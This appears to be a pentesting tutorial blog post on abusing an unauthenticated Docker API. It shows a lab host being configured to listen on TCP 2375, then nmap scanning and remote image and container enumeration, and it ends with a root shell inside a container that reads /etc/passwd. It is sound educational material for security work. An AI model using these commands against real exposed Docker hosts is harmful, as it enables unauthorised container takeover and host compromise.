

Docker for Pentester: Abusing Docker API

September 14, 2020 By Raj Chandel

As you know, docking services are booming, docking container attacks are also on the rise. But this post will illustrate how the intruder is trying to compromise the docker API due to a weak setup.

Table of Content

- Docker architecture
- Enable Docker API for Remote connection
- Abusing Docker API


Docker Architecture

Docker uses a client-server architecture, the main components of the docker are docker-daemon, docker-CLI and API.

Docker Daemon: Use manage docker object such as network, volume, docker image & container.

Docker CLI: A command-line interface used to execute the command to pull, run and build the docker image.


Docker API: It is a kind of interface used between Daemon and CLI to communicate with each other through Unix or tcp socket.




As we know the usage of docker service in any organisation at their boom because it has reduced efforts of the developer in the host in the application within their infrastructure. When you install docker on a host machine, the daemon and CLI communicate with each other through Unix Socket that represents a loopback address. If you want to access the docker application externally, then bind the API over a TCP port.

The time you allow the docker API to be accessed over TCP connection through ports such as 2375, 2376, 2377 that means a docker CLI which is running outside the host machine will be able to access the docker daemon

remotely.



The attacker always checks for such type of port using Shodan, they try to connect with docker remotely in order to exploit the docker daemon. Their several dockers application listening over port 2375 for remote connection.



United States	1,937
China	413
Japan	327
Singapore	213
Brazil	192

Enable Docker API for Remote connection

Initially, you can observe that the target host does not have any port open for docker service when we used nmap port scan for 192.168.0.156 which is the IP of the host machine where docker application is running.

```

root@kali:~# nmap -p- 192.168.0.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 10:54 EDT
Nmap scan report for 192.168.0.156
Host is up (0.00085s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:23:4C:CC (VMware)

```

At host machine, we try to identify a process for docker, as we have mentioned above by default it runs over Unix sockets.

```
ps -ef | grep docker
```

```

root@ubuntu:~# ps -ef | grep docker
root      894      1  0 07:52 ?        00:00:01 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root      1577    894  0 07:52 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8080 -container-ip 172.17.0.2 -container-port 80
root      1583    818  0 07:52 ?        00:00:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/f9c95399418595d4087d427c9b47580360de548ebd961d291a7e2be52922d179 -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/docker/runtime-runc

```

Now modify the configuration for REST API in order to access the docker daemon externally.

```

GNU nano 4.8 /lib/systemd/system/docker.service
[Unit]
Description=Docker Application Container Engine
Documentation=https://docs.docker.com
BindsTo=containerd.service
After=network-online.target firewallld.service containerd.service
Wants=network-online.target
Requires=docker.socket

[Service]
Type=notify
# the default is not to use systemd for cgroups because the delegate issues still
# exists and systemd currently does not support the cgroup feature set required
# for containers run by docker
ExecStart=/usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
ExecReload=/bin/kill -s HUP $MAINPID
TimeoutSec=0
RestartSec=2
Restart=always

# Note that StartLimit* options were moved from "Service" to "Unit" in systemd 229.
# Both the old, and new location are accepted by systemd 229 and up, so using the old location
# to make them work for either version of systemd.
StartLimitBurst=3

# Note that StartLimitInterval was renamed to StartLimitIntervalSec in systemd 230.
# Both the old, and new name are accepted by systemd 230 and up, so using the old name to make
# this option work for either version of systemd.
StartLimitInterval=60s

```

Make the changes as a highlight in the image with the help of following commands.

```
nano /lib/systemd/system/docker.service
-H=tcp://0.0.0.0:2375
systemctl daemon-reload
service docker restart
```

```
[Unit]
Description=Docker Application Container Engine
Documentation=https://docs.docker.com
BindsTo=containerd.service
After=network-online.target firewalld.service containerd.service
Wants=network-online.target
Requires=docker.socket

[Service]
Type=notify
# the default is not to use systemd for cgroups because the delegate issues still
# exists and systemd currently does not support the cgroup feature set required
# for containers run by docker
ExecStart=/usr/bin/dockerd -H fd:// -H=tcp://0.0.0.0:2375
ExecReload=/bin/kill -s HUP $MAINPID
TimeoutSec=0
RestartSec=2
Restart=always
```

Now, if you will explore the docker process, you will notice the change.

```
docker 3137 2050 0 07:59 ? 00:00:00 /usr/libexec/gvfsd-dnssd --spawner :1.3 /org/gtk/gvfs/exec_spaw/3
root 4962 1 0 08:04 ? 00:00:00 /usr/bin/dockerd -H fd:// -H=tcp://0.0.0.0:2375
root 5091 4962 0 08:04 ? 00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8080
```

Abusing Docker API

Now attacker always looks for such network IP where docker is accessible through API over 2375/tcp port in order to establish a remote connection with the docker application. As you can see, we try to scan the host machine to identify open port for docker API using nmap port scan.


```
nmap -p- 192.168.0.156
```

```
root@kali:~# nmap -p- 192.168.0.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 11:08 EDT
Nmap scan report for 192.168.0.156
Host is up (0.00062s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
2375/tcp  open  docker
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:23:4C:CC (VMware)
```

Once the port is open and accessible, you can try to connect with docker daemon on the target machine. But for this, you need to install a docker on your local machine too. So, we have installed docker on Kali Linux as well as we docker running on our target machine too. Now to ensure that we can access docker daemon remotely, we execute the following command to identify the installed docker version.

Syntax: docker -H <remote host ip> :<port> <docker-command>

```
docker -H 192.168.0.156:2375 version
```



```
root@kali:~# docker -H 192.168.0.156:2375 version
Client:
Version:      19.03.12
API version:  1.40
Go version:   go1.14.4
Git commit:   48a6621
Built:        Mon, 13 Jul 2020 13:49:29 +0700
OS/Arch:      linux/amd64
Experimental: false

Server:
Engine:
Version:      19.03.8
API version:  1.40 (minimum version 1.12)
Go version:   go1.13.8
Git commit:   afacb8b7f0
Built:        Thu Jun 18 08:26:54 2020
OS/Arch:      linux/amd64
Experimental: false
containerd:
Version:      1.3.3-0ubuntu2
GitCommit:
runc:
Version:      spec: 1.0.1-dev
GitCommit:
docker-init:
Version:      0.18.0
GitCommit:
```

Further, we try to enumerate the docker images running on the remote machine

```
docker -H 192.168.0.156:2375 images
```

```

root@kali:~# docker -H 192.168.0.156:2375 images
REPOSITORY                                TAG                IMAGE ID           CREATED
metasploitframework/metasploit-framework  latest            43baf97f1140      2 months ago
golang-cross-compile                      latest            de7210dba8d9      2 months ago
googlesky/sqlmap                          latest            b20a9fc4ac67      2 months ago
wpscanteam/wpscan                         latest            66bb7d6b8e74      2 months ago
ubuntu                                    16.04             c522ac0d6194      2 months ago
arminc/clair-db                           latest            25127a728f54      2 months ago
arminc/clair-local-scan                   latest            7165a1ff9ab2      2 months ago
burstears/enum4linux                      latest            719d73dfe83       2 months ago
bcsecurity/empire                         latest            4253b38284c9      2 months ago
debian                                    jessie            a3590c0e9ff9      3 months ago
instrumentisto/nmap                       latest            022eb5d2e488      3 months ago
rflathers/impacket                        latest            ea6e76654beb      3 months ago
alpine                                    latest            a24bb4013296      3 months ago
carvesystems/vulnerable-graphql-api       latest            6354fa9c6f49      4 months ago
securecodebox/nmap                        latest            ef2ad270b0c8      7 months ago

```

Similarly, we try to identify the process for running a container with the help of the following command, so that we can try to access the container remotely.

```

docker -H 192.168.0.156:2375 ps -a
docker -H 192.168.0.156:2375 exec -it <Container ID> /bin/bash

```

Thus, in this way, the weak configured API which is exposed for external connection can be abused an attack. This could result in container hijacking or an attacker can hide the persistence threat for reverse connection. Also, if the installed version of docker is exploitable against container escape attack, then, the attack can easily compromise the whole host machine and try to obtain the root access of the main machine (host).

```

root@kali:~# docker -H 192.168.0.156:2375 ps -a
CONTAINER ID   PORTS          NAMES                COMMAND                CREATED          STATUS
f547e01c191a   0.0.0.0:8080->80/tcp   docker/docker-bench-security   "/usr/bin/dumb-init ..."   2 months ago    Exited (0) 2
onths ago     admiring_lederberg
379b40d056a5   0.0.0.0:8080->80/tcp   raesene/ncat                  "/usr/local/bin/ncat..."    2 months ago    Exited (137)
months ago
f3e63c53e7e6   0.0.0.0:8080->80/tcp   trinitronx/python-simplehttpserver   "python -m SimpleHTT..."    2 months ago    Exited (137)
months ago     admiring_joliot
f5aa67e11303   0.0.0.0:8080->80/tcp   hypnza/dirbuster              "java -jar DirBuster..."    2 months ago    Exited (130)
months ago     interesting_gagarin
a0a900f1040a   0.0.0.0:8080->80/tcp   googlesky/sqlmap              "python sqlmap-dev/s..."    2 months ago    Exited (0) 2
onths ago     festive_diffie
1cd2cb8018f8   0.0.0.0:8080->80/tcp   tleemcjr/metasploitable2:latest      "sh -c '/bin/service..."    2 months ago    Exited (0) 2
onths ago     container-name
f9c953994185   0.0.0.0:8080->80/tcp   vulnerables/cve-2014-6271         "/main.sh default"          2 months ago    Up 5 minutes
amazing_kalam

root@kali:~# docker -H 192.168.0.156:2375 exec -it f9c953994185 /bin/bash
root@f9c953994185:~# whoami
root
root@f9c953994185:~# tail /etc/passwd
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh

```